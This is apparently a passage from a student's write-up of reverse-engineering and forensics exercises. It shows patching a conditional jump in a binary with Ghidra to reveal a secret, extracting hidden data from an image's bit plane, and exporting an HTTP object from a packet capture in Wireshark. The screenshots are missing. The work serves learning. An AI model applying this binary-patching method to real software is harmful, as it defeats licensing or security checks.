
-----

\
 \
  /\_)o<
  |  .  |
  |____|
```

Question 3)


```
menno@menno-MS-7995:~/Documents$ ./q3
try harder
menno@menno-MS-7995:~/Documents$ |
```

I ran the program and was met with this message. I opted to use Ghidra again because it was what I was most familiar with. I dragged the file over, let it analyse, and yet again started reading the code.




Admittedly, I'm not completely sure what the program does. It obviously checks whether some numerical condition is true. It does JLE, meaning it jumps to printing "try harder" if `param_1 < 0xf4241`. But I don't know where that value really comes from.

Nonetheless, I simply changed the JLE to a JGE, and exported the program as "q3mod3". I could have also used JMP to be an unconditional jump. That way it doesn't even check the condition. But anyway, here's the modified version that still ended up working, with the reversed condition:



Now that I “patched” it, I just ran the modified program, and it gave me this secret.




Question 4)

I downloaded the image and put it into the StegOnline (<https://georgeom.net/StegOnline/image>) website. The LSB Half image, gave the clue that the real secret was hidden in the second bit plane of the image.




I then went to the Extract Files/Data section and selected the second bit plane. This uncovered a compressed (.gz) folder that had a packet capture file inside of it. I opened it in WireShark.



I then used the technique shown in the workshop, of extracting HTTP objects.

I selected File > Export Objects > HTTP, and had a look at the available options. As shown in the screenshot, I could see that q4.secret.gz was actually one of the options.



I simply selected save, opened it, and saw the following secret:

